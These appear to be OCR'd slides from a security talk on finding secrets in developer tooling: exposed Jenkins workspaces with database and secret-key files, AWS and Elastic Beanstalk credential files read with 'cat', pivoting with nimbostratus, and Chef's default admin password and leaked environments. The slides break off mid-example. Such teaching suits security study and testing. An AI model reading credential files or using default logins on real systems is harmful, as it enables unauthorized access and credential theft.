
Project longway

Workspace

Recent Changes

Permalinks

- Last build (#338), 18 hr ago
- Last stable build (#338), 18 hr ago
- Last successful build (#338), 18 hr ago
- Last failed build (#329), 3 days 10 hr ago
- Last unsuccessful build (#329), 3 days 10 hr ago



Build History (trend)

- #338 Sep 16, 2014 11:01:58 AM
- #337 Sep 15, 2014 10:01:50 PM
- #336 Sep 15, 2014 7:01:48 PM
- #335 Sep 15, 2014 6:42:01 PM
- #334 Sep 15, 2014 5:41:56 PM
- #333 Sep 15, 2014 4:32:03 PM
- #332 Sep 15, 2014 4:01:49 PM
- #331 Sep 14, 2014 10:11:51 AM
- #330 Sep 13, 2014 6:51:49 PM
- #329 Sep 13, 2014 6:21:49 PM
- #328 Sep 13, 2014 4:11:57 PM
- #327 Sep 13, 2014 4:01:49 PM

config /

- deploy
- environments
- initializers
- locales
- application.rb
- boot.rb
- config.rb
- database.yml
- database.yml.t
- deploy.rb
- environment.rt
- rails_best_prac
- routes.rb
- schedule.rb
- sidekiq.yml


database.yml

File Path ▾ : ~/Downloads/database.yml

database.yml (no symbol selected)

```
#   gem 'sqlite3'
development:
  host: localhost
  adapter: mysql2
  encoding: utf8
  database: longway_development
  pool: 5
  username: [redacted]
  password: [redacted]

# Warning: The database defined as "test" will be erased and
# re-generated from your development database when you run "rake".
# Do not set this db to the same as development or production.
test:
  host: localhost
  adapter: mysql2
  encoding: utf8
  database: longway_test
  pool: 5
  username: [redacted]
  password: [redacted]

production:
  host: localhost
  adapter: mysql2
  encoding: utf8
  database: longway_prodcution
  pool: 5
  username: [redacted]
  password: [redacted]
```

Hudson/Jenkins



- Back to Dashboard
- Status
- Changes
- Workspace
- Email Template Testing
- Git Polling Log

Build History (trend)

- #338 Sep 16, 2014 11:01:58 AM
- #337 Sep 15, 2014 10:01:50 PM
- #336 Sep 15, 2014 7:01:48 PM
- #335 Sep 15, 2014 6:42:01 PM
- #334 Sep 15, 2014 5:41:56 PM
- #333 Sep 15, 2014 4:32:03 PM
- #332 Sep 15, 2014 4:01:49 PM

config / initializers /

- backtrace_silencers.rb
- carrierwave.rb
- filter_parameter_logging.
- inflections.rb
- load_config.rb
- mime_types.rb
- monkey_patch.rb
- secret_token.rb
- session_store.rb
- sidekiq.rb
- wice_grid_config.rb
- wrap_parameters.rb

```
# Be sure to restart your server when you modify this file.

# Your secret key is used for verifying the integrity of signed cookies.
# If you change this key, all old signed cookies will become invalid!

# Make sure the secret is at least 30 characters and all random,
# no regular words or you'll be exposed to dictionary attacks.
# You can use `rake secret` to generate a secure secret key.

# Make sure your secret_key_base is kept private
# if you're sharing your code publicly.
Longway::Application.config.secret_key_base =
    '
    c3b33[redacted]d49c97a19f1aa
    b50bc
```


AWS Config Files

AWS - CLI Dev Tools

AWS stores creds in plaintext in **hidden files**


Typically privileged access

AWS - CLI Dev Tools



```
kens-mbp:~ cktricky$ cat ~/.aws/config
[default]
region = US-East
aws_access_key_id = AK[redacted]
aws_secret_access_key = [redacted]XSs
kens-mbp:~ cktricky$ 
```

AWS - CLI Dev Tools + EB



```
kens-mbp:~ cktricky$ cat ~/.elasticbeanstalk/aws_credential_file
AWSAccessKeyId=[redacted]
AWSSecretKey=[redacted]
primesite-env_RdsMasterPassword=[redacted]
happyreport-env_RdsMasterPassword=[redacted]
mror-env_RdsMasterPassword=[redacted]
primesite-QA-env_RdsMasterPassword=[redacted]
mror-QA-env_RdsMasterPassword=[redacted]
kens-mbp:~ cktricky$ 
```

AWS - Pivoting

Once credentials are obtained, leverage nimbostratus to pivot

http://andresriancho.github.io/nimbostratus/

or… just leverage any of the open source libraries available to interact with AWS


Client Provisioning

Chef

Chef allows you to define the state your servers (local or cloud) should be in and enforces it.

Chef (Web Interface)

Default/Weak Creds



[redacted]4040/users/login

[redacted]

Chef Server


Login

Username: admin

Password:

Or, log in with OpenID if you have one associated with an existing user account.

Version 0.10.0 — Copyright © 2009-2014 Opscode



Where do I get a Login?

Any existing Admin level user can create new users.

To create the first user, please login with the default admin credential, which by default is:

username: admin, password: p@ssw0rd1 (May be different if you've set it in Chef::Config)


Please change the default password immediately after logging in!

Once you have an User, you can associate an OpenID with the User and login using the OpenID as the User.

Administrators can associate OpenID to any User.

Chef (Web Interface)

Environment Leakage



[redacted]4040/users/login_exec

[redacted]

Chef Server

Environment: None

None
C1456-development
C1456-dlaube
C1456-production
C1456-production-dal2
C1456-staging
C2475-production
C2475-staging
C3271-development
C3271-production
C3278-production
C3367-development
C3367-production
C3596-alpha
C3596-development
C3596-rightswatch
C3746-production
C3792-pc-development
C3792-pc-production
C3792-production

Messages

Could not complete logging in.

Login


Username: admin

Password:

Or, log in with OpenID if you have one associated with an existing user account.

Chef (Web Interface)

Databags



Databag Item: mysql

Attribute	Value
id	mysql
▸ password	
▸ username	


Chef/knife

knife is a Chef command line utility

- Credentials stored in data bags
- Can be encrypted
- Example:

